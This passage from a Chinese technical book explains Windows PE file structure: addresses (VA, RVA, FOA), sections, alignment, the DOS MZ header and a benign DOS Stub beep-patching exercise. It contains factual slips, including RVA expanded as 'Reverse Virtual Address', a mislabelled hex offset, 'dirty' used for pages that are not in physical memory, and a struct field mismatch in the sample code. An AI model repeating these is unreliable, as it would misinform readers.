在书库结构中有一个字段为BookStore.Address，这个字段是一个地址，这里暂时将这个地址指向的对象称作书库的字节码。书库的字节码对应这个书库本身，与具体的书没有任何关系，假设由地址123456h来标识（你可以把这个地址理解为12号街34号门5单元6号房间）。

数据结构和字节码都定义好了以后，管理员的日常工作也就明确了：找到书库的位置，知道里面共有多少本书，就这么简单。

以上这种数据组织方式可以用图3-1来表示。




图 3-1 书库一的数据组织

因为书库管理不够细化，所以该管理员经常会找不到借阅者急需的书籍，于是这个管理员就在某天丢了工作。新来的管理员对书库里杂乱无章的书进行了排架，并按照中图法[1]对每本书进行了分类。这就引出了“书的数据结构”这个概念。

3.书的数据结构Book

新的管理员将工作所涉及的对象抽象为BookStore和Book两个结构的组合。在程序员眼睛里，新书库的数据组织方式可用如下数据结构表示：

```
;书库的定义：
BookStore STRUCT
Name db 8 dup(0) ;书库的名字
Address dd ? ;书库所在地址
Count dd ? ;书库中的藏书量
BookStore ENDS
;书的定义：
Book STRUCT
Name db 50 dup(0) ;书的名字
Contents dd ? ;书字节码所在地址
Book ENDS
```

将以上数据结构中的概念实例化的代码如下：

```
name1 db '书库一',0
name2 db '《Windows PE权威指南》',0
lib1 BookStore <?>
book1 Book <?>
book2 Book <?>
bookArray dd offset book1 ;指向第一本书
dd offset book2 ;指向第二本书
dd 0 ;结束
assume ebx:ptr Book
```

```
invoke MemCopy,addr name1,[ebx].Name ;为书命名
mov eax,234567h ;确定书字节码的位置
mov [ebx].Address,eax
assume ebx:nothing
...... ;此处省略了对book2的定义
mov ebx,lib1
assume ebx:ptr BookStore
invoke MemCopy,addr name1,[ebx].Name ;为书库命名
mov eax,offset bookArray ;确定书库的位置
mov [ebx].Address,eax
mov eax,2 ;指定书库的藏书量
mov [ebx].Count,eax
assume ebx:nothing
```

当我们增加了书的结构定义后，书库一中的Address就有了一个明确的含义。它指向了地址数组bookArray的起始位置，该数组中的每个地址都是一个指向Book的双字地址。从这个意义上讲，bookArray是书库一的字节码。

4.书的字节码

在前面实例中，书的字节码已经具体到了每一本书，可以把它理解为书所在书架的位置，也可以理解为书的内容。这里假设地址234567h指向了《Windows PE权威指南》一书的字节码。

现在，对这个新的管理员而言，不仅能立刻找到书库，还能找到具体要找的书。所以，这个管理员的工作效率就提高了不少。

新的数据组织方式可以用图3-2来表示。




图　3-2　新的书库数据组织

不知不觉中，笔者用面向对象的知识为大家介绍了数据组织的常见方法。在上述案例中，数据结构BookStore和Book均为类（暂时未添加方法的类），而针对该数据结构的每个实例都是一个对象。

PE文件结构基本采用了类似的组织方式。在后续章节的学习过程中，你会看到很多类似的结构。如第10章，加载配置数据的数据结构定义为：

```
IMAGE_LOAD_CONFIG_DIRECTORY STRUCT
Characteristics dd ? ;0000h-加载配置属性，一般为48h
......
SecurityCookie dd ?
SEHandlerTable dd ? ;0040h-指向安全SEH异常处理函数列表
SEHandlerCount dd ? ;0044h-列表中安全Handler的个数
IMAGE_LOAD_CONFIG_DIRECTORY ENDS
```

字段SEHandlerTable指向了一个地址数组，该地址数组的个数由SEHandlerCount来定义。地址数组中的每个值都是一个相对虚拟内存地址（RVA），它指向了结构化异常处理函数字节码，加载配置数据的大致组织方式如图3-3所示。




图　3-3　加载配置信息中的数据组织示意图

可以简单地套用Windows操作系统管理文件的组织方式：目录类似于这里的BookStore，文件类似于这里的Book，而文件存储在硬盘上的字节码为Book的字节码。也可以用其他任意一种文件格式来分析，大部分文件格式的数据组织方式基本上是一样的。笔者将这种信息组织方式称为“头部＋身体”。

[1]中图法即中国图书分类办法。——编者注

3.2　与PE有关的基本概念

在详细了解PE文件结构以前，先学习几个基本的概念。理解这些概念有利于我们更好地把握和分析PE中的数据结构。

3.2.1　地址

PE中涉及的地址有四类，它们分别是：

虚拟内存地址（VA）

相对虚拟内存地址（RVA）

文件偏移地址（FOA）

特殊地址

要想了解这些概念，需要先简单地了解一下32位环境下Windows对内存的管理，以及分页机制的原理。

扩展阅读　32位环境下的Windows内存管理

32位CPU的寻址能力为4GB（即2^{32}个字节），但有些用户的物理内存达不到这个值。于是操作系统和CPU的内存管理单元共同作用，为用户提供了虚拟内存的管理机制。即分页机制。该机制可以让用户感觉自己好像在使用4GB的内存。

分页机制的基本原理是：

操作系统假设一个进程独立拥有4GB内存，按照某个固定的大小（如4KB）将这4GB空间分成N（1M）个页。在某一时刻，所有这些页只有一部分和物理内存是对应的（所以这种机制允许物理内存比4GB小）。没有物理内存对应的页面被标记为脏（dirty）的页面，一般存储在一个名为“交换文件”的磁盘文件中。在Windows　XP系统中，交换文件为pagefile.sys，它位于系统盘的根目录，是一个系统隐藏文件。当系统需要读取未在内存中的数据时，这部分数据会将内存中不经常读写的页交换出内存，而把要读取的、位于交换文件中的页换进内存。

通过这种存取机制可以让一个进程拥有比实际内存大得多的内存。利用这种机制管理的内存称为虚拟内存。

1.虚拟内存地址

用户的PE文件被操作系统加载进内存后，PE对应的进程支配了自己

独立的4GB虚拟空间。在这个空间中定位的地址称为虚拟内存地址（Virtual Address，VA），所以虚拟内存地址的范围是00000000h～0ffffffffh。在PE中，进程本身的VA被解释为：进程的基地址＋相对虚拟内存地址。

2.相对虚拟内存地址

一个进程被操作系统加载到虚拟内存空间后，其相关的动态链接库也会被加载。这些同时加载到进程地址空间的文件称为模块。每一个模块在加载时都会有一个基地址，也就是预先告诉操作系统：它会占用4GB空间的哪个部分（即从哪里开始存储该模块）。不同模块的基地址一般是不同的，如果两个模块的基地址相同，就由操作系统来决定这两个模块在虚拟空间中的具体位置。

相对虚拟内存地址（Reverse Virtual Address，RVA）是相对于基地址的偏移，即RVA是虚拟内存中用来定位某个特定位置的地址，该地址的值是这个特定位置距离某个模块基地址的偏移量，所以说RVA是针对某个模块而存在的。

关于VA和RVA的概念，可以用图3-4来表示。




图 3-4 内存地址示意图

如图3-4所示，假设模块2的基地址为0x01000000，而模块2中的某个位置距离模块2的基地址偏移为400h，那么值0x00000400就是模块2中某个位置的RVA，而值0x01000400是该位置的VA。记住，RVA是相对于模块而言的，VA是相对于整个地址空间而言的。

注意 RVA与具体模块相关，它有一个范围，该范围从模块的开始

到模块结束，脱离开这个范围的RVA是无效的，称为越界。越界的RVA地址没有任何意义。

3.文件偏移地址

文件偏移地址（File Offset Address，FOA）和内存无关，它是指某个位置距离文件头的偏移。

4.特殊地址

在PE结构中还有一种特殊地址，其计算方法并不是从文件头算起，也不是从内存的某个模块的基地址算起，而是从某个特定的位置算起。这种地址在PE结构中很少见，如在资源表里就出现过这样的地址。

3.2.2 指针

PE数据结构中的指针的定义：如果数据结构中某个字段存储的值为一个地址，那么这个字段就是一个指针。

例如，在3.1节数据组织方式的实例中，BookStore.Address是一个指针，Book.Address也是一个指针。有时候，你还会遇到一个指针指向了另一个指针的情况。比如，在第10章中，加载配置信息中的数据结构加载配置目录（IMAGE_LOAD_CONFIG_DIRECOTRY）的字段SEHandlerTable的值是一个VA，但该指针所指的位置是一个RVA，该RVA指向了安全的SEH处理函数的Handler。所以，在数据结构中，可能会碰到指针和地址交错使用的情况，大家需要引起重视。

3.2.3 数据目录

Windows下的可执行文件是PE中的一种，这种文件中除了包含代码及数据段的相关数据以外，还包含许多与文件执行有关的其他数据，比如引用外部函数的信息、PE程序的图标、内部导出函数等，这些数据可能会随着操作系统新特性的出现而增加。

PE中有一个数据结构称为数据目录，其中记录了所有可能的数据类型。这些类型中，目前已定义的有15种，包括导出表、导入表、资源表、异常表、属性证书表、重定位表、调试数据、Architecture、Global Ptr、线程局部存储、加载配置表、绑定导入表、IAT、延迟导入表和CLR运行时头部。

3.2.4 节

无论是结构化程序设计，还是面向对象程序设计，都提倡程序与数据的独立性，因此，程序中的代码和数据通常是分开存放的。为了保证程序执行的安全，保障内核的稳定，Windows操作系统通常对不同用途的数据设置不同的访问权限。比如，代码段中的字节码在程序运行的时候，一般不允许用户进行修改，数据段则允许在程序运行过程中读和写，常量只能读等。Windows操作系统在加载可执行程序时，会为这些具有不同属性的数据分别分配标记有不同属性的页面（当然，相同属性的数据可能会被放到同一个页面中），以确保程序运行时的安全。正是基于这个原因，PE中才出现了所谓的节的概念。

节就是存放不同类型数据（比如代码、数据、常量、资源等）的地方，不同的节具有不同的访问权限。节是PE文件中存放代码或数据的基本单元。例如，一个目标文件中的所有代码可以组合成单个节，或者每个函数独占一个节（如果编译器行为允许）。增加节的数目会增加文件开销，但是链接器在链接代码时会有更大的选择余地。一个节中的所有原始数据必须被加载到连续的内存空间中。

从操作系统加载角度来看，节是相同属性数据的组合。与数据目录不同的是，尽管有些数据类型不同，分别属于不同的数据目录，但由于其访问属性相同，便被归类到同一个节中。这个节最终可能会占用一个或多个页面；但无论有多少个，所有相关页面均会被赋予相同的页属性。这些属性包括只读、只写、可读、可写等。

汇编语言中以“.”开头的一些伪指令其实就是在声明不同的数据类型。比如".data"声明的是初始化的数据，".data?"声明的是未初始化的数据，".code"声明的是可执行的代码等。Windows操作系统在装载PE文件时会对这些数据执行抛弃、合并、新增、复制等操作。这些不同的操作交叉组合导致了内存中的节和文件中的节会出现很大的不同。例如".data?"的数据在磁盘中不存在，但在内存中存在，而".reloc"重定位表数据却恰恰相反。

3.2.5 对齐

对齐这个概念并非只在PE结构中出现，许多文件格式都会有对齐的要求。有的对齐是为了美观，有的对齐则是为了效率。PE中规定了三类对齐：数据在内存中的对齐、数据在文件中的对齐、资源文件中资源数据的对齐。

1.内存对齐

由于Windows操作系统对内存属性的设置以页为单位，所以通常情况下，节在内存中的对齐单位必须至少是一个页的大小。对32位的Windows XP系统来说，这个值是4KB（1000h），而对于64位操作系统来说，这个值就是8KB（2000h）。

2.文件对齐

相对来说，节在磁盘文件中的对齐尺寸没有那么严格。为了提高磁盘利用率，通常情况下，定义的节在文件中的对齐单位要远小于内存对齐的单位；通常会以一个物理扇区的大小作为对齐粒度的值，即512字节，十六进制表示为200h。这就是我们在第1章中看到数据段、代码段等起始地址都是200h的倍数的原因了。

出于节约资源的考虑，操作系统允许节在内存和文件中的对齐尺寸不一致。这就直接造成了PE在文件中和在内存中的大小也会不一致。通常情况下，PE在内存中的尺寸要比在文件中的尺寸大。用户可以自己定义这些对齐的值。

注意　如果内存对齐被定义为小于操作系统页的大小，则文件对齐和内存对齐的值必须一致！

3.资源数据对齐

资源文件中，资源字节码部分一般要求以双字（4个字节）方式对齐，在资源表部分（详见本书第7章）我们会详细讲解。

3.2.6 Unicode字符串

Unicode是继ASCII字符编码后的另一种新型字符编码。严格意义上讲，ASCII码的每个字符使用7位表示，Unicode则使用全16位表示一个字符。Unicode字符串中的每个字符均为双字节，所以又称为宽字符串。

由于Unicode兼容ASCII字符，所以被大多数程序所支持，如Windows内核。Unicode的前128个字符码（十六进制，0x0000～0x007F）同ASCII码具有同样的字节值。比如，字母"a"的Unicode编码是0x0061，而"a"的ASCII编码是0x61。虽然占用的字节数不一样，但是两者的值是一样的。接下来的128个Unicode字符（代码为0x0080～0x00FF）是ISO　8859-1对ASCII码的扩展。中国、日本和韩国的象形文字（总称为CJK）占用了0x3000～0x9FFF的代码。如“汉”字的Unicode编码是6C49h（其GB码为0BABAh）。

本书所有的程序都使用一个字节来表示字符串中的字符，称为ANSI字符串。PE格式中涉及字符串的部分均采用ANSI字符串。然而，在资源表中，对菜单名、对话框标题等的描述则全部使用Unicode字符串。所以，在读取这些资源的字符串时，首先需要使用一些API函数实现从宽字符集到窄字符集的转换。

注意　Unicode字符串不像ANSI字符串那样，保证用字符“\0”结束；如果开发者在程序设计时以字符“\0”作为Unicode字符串结尾的判断条件，就可能发生错误。

在汇编语言中，Unicode字符串被定义为一个结构体，它的定义如下：

```
typedef struct _UNICODE_STRING{
USHORT Length ;//字符串的长度（字节数）
USHORT MaximumLength ;//字符串缓冲区的长度（字节数）
PWSTR Buffer ;//字符串缓冲区
}UNICODE_STRING,*PUNICODE_STRING ;
```

由于我们无法保证Unicode字符串结尾一定是“\0”，所以在结构体中，字段Length定义了字符串的长度。一个安全的字符串还必须限定字符的总长度，这由MaximumLength来实现。

3.3 PE文件结构

PE经历了从16位系统到32位系统的过渡，因此，32位系统下的每一个PE文件都可以在16位系统下运行。尽管PE文件的结构一样，但从不同的角度来看其结构的划分却并不一样。

3.3.1 16位系统下的PE结构

DOS头部分的存在见证了PE的强大兼容性。为了保持与16位系统的兼容，在PE里依旧保留了16位系统下的标准可执行程序执行时所必需的文件头部（DOS MZ头）和指令代码（DOS Stub）。

在16位系统下，PE结构可以大致划分为两部分：DOS头和冗余数据，如图3-5所示。




图 3-5 16位系统下的PE结构划分

如上图所示，在16位系统下，PE的四部分内容被重新组合成两部分——可以在16位系统下运行的DOS头和冗余数据。把Windows下的PE文件存储到DOS系统并运行，它就是DOS系统下的一个EXE文件。

DOS头分为两部分，DOS MZ头和DOS Stub（即指令字节码）。大部分情况下，这些指令实现的功能都非常简单，根本不会涉及重定位信息。再往后的PE头和PE数据区可以看做是16位系统下的可执行文件的冗余数据。

1.DOS MZ头

在Windows的PE格式中，DOS MZ头的定义如下：

```
IMAGE_DOS_HEADER STRUCT
  e_magic         WORD       ?       ;0000h - EXE标志，“MZ”
  e_cblp          WORD       ?       ;0002h - 最后（部分）页中的字节数
  e_cp            WORD       ?       ;0004h - 文件中的全部和部分页数
  e_crlc          WORD       ?       ;0006h - 重定位表中的指针数
  e_cparhdr       WORD       ?       ;0008h - 头部尺寸，以段落为单位
  e_minalloc      WORD       ?       ;000ah - 所需的最小附加段
  e_maxalloc      WORD       ?       ;000ch - 所需的最大附加段
  e_ss            WORD       ?       ;000eh - 初始的SS值（相对偏移量）
  e_sp            WORD       ?       ;0010h - 初始的SP值
  e_csum          WORD       ?       ;0012h - 补码校验值
  e_ip            WORD       ?       ;0014h - 初始的IP值
  e_cs            WORD       ?       ;0016h - 初始的CS值
  e_lfarlc        WORD       ?       ;0018h - 重定位表的字节偏移量
  e_ovno          WORD       ?       ;001ah - 覆盖号
  e_res           WORD   4 dup(?)    ;001ch - 保留字
  e_oemid         WORD       ?       ;0024h - OEM标识符（相对e_oeminfo）
  e_oeminfo       WORD       ?       ;0026h - OEM信息
  e_res2          WORD  10 dup(?)    ;0028h - 保留字
  e_lfanew        DWORD      ?       ;003ch - PE头相对于文件的偏移地址
IMAGE_DOS_HEADER ENDS
```

如上所示，加粗部分在16位系统下是没有定义的。由于其开始的标志字为"MZ"（Mark Zbikowski，他是DOS操作系统的开发者之一），所以称它为“DOS MZ头”。

下面来看第1章提到的HelloWorld.exe的字节数据，HelloWorld中的DOS头如下所示：

```
;DOS MZ头
13B7:0100  4D 5A 90 00 03 00 00 00-04 00 00 00 FF FF 00 00   MZ..............
13B7:0110  B8 00 00 00 00 00 00 00-40 00 00 00 00 00 00 00   ........@.......
13B7:0120  00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00   ................
13B7:0130  00 00 00 00 00 00 00 00-00 00 00 00 B0 00 00 00   ................
```

注意　这部分内容在源程序HelloWorld.asm中是找不到相应的定义语句的。因为DOS MZ头部分的字节码（包括DOS Stub程序字节码）的添加是由链接程序link.exe自动实现的。

2.DOS Stub

HelloWorld.exe文件中，DOS Stub的字节码如下：

```
;DOS Stub
13B7:0140  0E 1F BA 0E 00 B4 09 CD-21 B8 01 4C CD 21 54 68   ........!..L.!Th
13B7:0150  69 73 20 70 72 6F 67 72-61 6D 20 63 61 6E 6E 6F   is program canno
13B7:0160  74 20 62 65 20 72 75 6E-20 69 6E 20 44 4F 53 20   t be run in DOS
13B7:0170  6D 6F 64 65 2E 0D 0D 0A-24 00 00 00 00 00 00 00   mode....$.......
13B7:0180  5D 5C 6D C1 19 3D 03 92-19 3D 03 92 19 3D 03 92   ]\m..=...=...=..
13B7:0190  97 22 10 92 1E 3D 03 92-E5 1D 11 92 18 3D 03 92   ."...=.......=..
13B7:01A0  52 69 63 68 19 3D 03 92-00 00 00 00 00 00 00 00   Rich.=..........
```

由于DOS　Stub的大小不固定，因此DOS头的大小也是不固定的。

DOS Stub部分是该程序在DOS系统下运行的指令字节码。下面来分析一下DOS Stub中的这些指令都做了哪些工作。

第1章通过DOS命令输出了规则的PE文件字节码，下面还将继续使用DOS命令获取DOS Stub的反汇编代码。

首先将"HelloWorld.exe"更名为“123”，然后复制到C:\Documents and Settings\administrator中。在命令提示符下输入如下命令（加黑部分）：

```
C:\Documents and Settings\administrator＞debug 123
-U 0140 014D
```

反汇编后得到以下结果：

```
13B7:0140 0E          PUSH     CS              ；将CS段地址给DS
13B7:0141 1F          POP      DS
13B7:0142 BA0E00      MOV      DX,000E         ;DS:DX指向要显示的字符串014e处
13B7:0145 B409        MOV      AH,09           ；调用9号中断，屏幕显示字符串
13B7:0147 CD21        INT      21
13B7:0149 B8014C      MOV      AX,4C01         ；调用4C号中断，正常退出程序
13B7:014C CD21        INT      21
13B7:014E 5468...     数据区 ‘This program…’   ；要显示的字符串
```

DOS Stub程序的功能很简单，通过调用int 21中断的9号功能，实现在屏幕输出一段字符串。这段字符串提示用户该程序为32位的PE文件，不能运行在DOS环境下。

如果我们更改DOS Stub默认程序的功能，使其能在16位系统下运行，显示信息后再让电脑的喇叭响一下以提示用户，这样可能会更友好一些。这就要在原来的基础上增加新的代码，增加的代码大小不受限制。下面我们就按照刚才的要求修改一下DOS Stub程序。

如果大家对16位汇编语言不陌生，应该选择调用int 21中断的2号功能，就是向标准的输出设备显示一个字符，而ASCII码中的7即是响铃符号。

扩展阅读 【2号功能调用】

功能：向标准输出设备显示字符

输入参数：DL＝要显示的字符

出口参数：无

中断号：21h

响铃对应的汇编代码为：

```
mov dl,7
mov ah,2
int 21h
```

打开Debug程序，输入以下命令：

```
-a 01aa
```

-a命令表示在随后紧跟着的地址01aah处输入汇编代码。

接下来就是输入响铃的汇编代码（注意每行的回车），最后按Ctrl＋C告诉Debug结束输入。可使用以下命令查看刚生成的字节码：

```
-d 01aa
```

-d命令显示了响铃功能的字节码为B2 07 B4 02 CD 21。

整个过程如图3-6所示。




图 3-6 汇编响铃代码

使用FlexHex将以上字节码加入到DOS Stub中的21和B8中间，即地址13B7:0148和13B7:0149中间，然后删除24 00后（文件起始地址为0x00000080）的6个字节，并把0Eh更改为14H（知道为什么吗？因为插入的响铃代码已经把要显示的字符串的偏移地址往后移动了6个字节），最后保存。修改过程如图3-7所示。

```
00000000  4D 5A 90 00  03 00 00 00  04 00 00 00  FF FF 00 00
00000010  B8 00 00 00  00 00 00 00  40 00 00 00  00 00 00 00
00000020  00 00 00 00  00 00 00 00  00 00 00 00  00 00 00 00
00000030  00 00 00 00  00 00 00 00  00 00 00 00  00 00 00 00
0000004F  0E 1F BA 14  00 B4 09 CD  21 B2 07 B4  02 CD 21 B8
00000050  01 4C CD 21  54 68 69 73  20 70 72 6F  67 72 61 6D
00000060  20 63 61 6E  6E 6F 74 20  62 65 20 72  75 6E 20 69
00000070  6E 20 44 4F  53 20 6D 6F  64 65 2E 0D  0D 0A 24 00
00000080  5D 5C 6D C1  19 3D 03 92  19 3D 03 92  19 3D 03 92
00000090  97 22 10 92  1E 3D 03 92  E5 1D 11 92  18 3D 03 92
000000A0  52 69 63 68  19 3D 03 92  00 00 00 00  00 00 00 00
000000B0  50 45 00 00  4C 01 03 00  D2 24 F6 4B  00 00 00 00
000000C0  00 00 00 00  E0 00 0F 01  0B 01 05 0C  00 02 00 00
000000D0  00 04 00 00  00 00 00 00  00 10 00 00  00 10 00 00
```

图　3-7　为DOS Stub添加指令字节码

修改以后的DOS Stub汇编源代码如下所示，其中加粗部分为新增加和修改的地方：

```
PUSH        CS                  ；将 CS 段地址给 DS
POP         DS
MOV         DX,0014             ； DS:DX 指向要显示的字符串 014e 处
MOV         AH,09               ；调用 9 号中断，屏幕显示字符串
INT         21
MOV         DL,7                ；调用 2 号中断，响铃
MOV         AH,2
int         21
MOV         AX,4C01             ；调用 4C 号中断，正常退出程序
INT         21
db 54h,68h,...                  ；数据区 ‘This program… ’  ；要显示的字符串
```

重新启动电脑，利用安装盘进入DOS环境，然后运行修改后的可执行程序，你就会听到喇叭“嘟”的一声。

是不是很有成就感？大家也可以自己尝试编写一些具有特殊功能的16位程序，并练习将这些程序覆盖到DOS Stub部分。

之所以说PE头和PE数据区是16位系统下的可执行文件的冗余数据，是因为这部分内容的存在与否与DOS Stub程序能否执行无关。大家可以尝试使用FlexHex打开HelloWorld.exe，将这部分冗余数据删除，然后保存文件。经过以上修改的HelloWorld.exe依然可以被系统识别并运行。

3.3.2 32位系统下的PE结构

在16位系统中，PE头和PE数据部分被当成是冗余数据；在32位系统中，刚好相反，即DOS头成为冗余数据。所谓冗余，是针对DOS头不参与32位系统运行过程而言的。尽管该部分不参与运行，但也不能把这些数据从PE结构中除去。因为在DOS MZ头中有一个字段非常重要，即IMAGE_DOS_HEADER.e_lfanew，没有它操作系统就定位不到标准的PE头部，可执行程序也就会被操作系统认为是非法的PE映像。

1.定位标准PE头

由于DOS Stub的长度不固定，导致了DOS头也不是一个固定大小的数据结构。那么，在Windows PE中，既然把DOS头放在了PE的起始位置，如何去定位后面的标准PE头所在的位置呢？字段e_lfanew即起这个作用。该字段的值是一个相对偏移量，绝对定位时需要加上DOS MZ头的基地址。也就是说，通过以下公式可以得出PE头的绝对位置：

PE_start＝DOS MZ基地址＋IMAGE_DOS_HEADER.e_lfanew

＝13B7:0100＋000000B0H

＝13B7:01B0

对比本书1.6节中代码清单1-2列出的HelloWorld.exe的字节码，可以看到该位置是以ASCII字符"PE"开头的，所以，通过字段IMAGE_DOS_HEADER.e_lfanew的值可以定位到PE头的起始位置。

2.PE文件结构

在32位系统下，最重要的部分就是PE头和PE数据区。随着讲解的不断深入，图3-5也会被不断地细化和丰富。32位系统下的PE结构可以划分如图3-8所示。

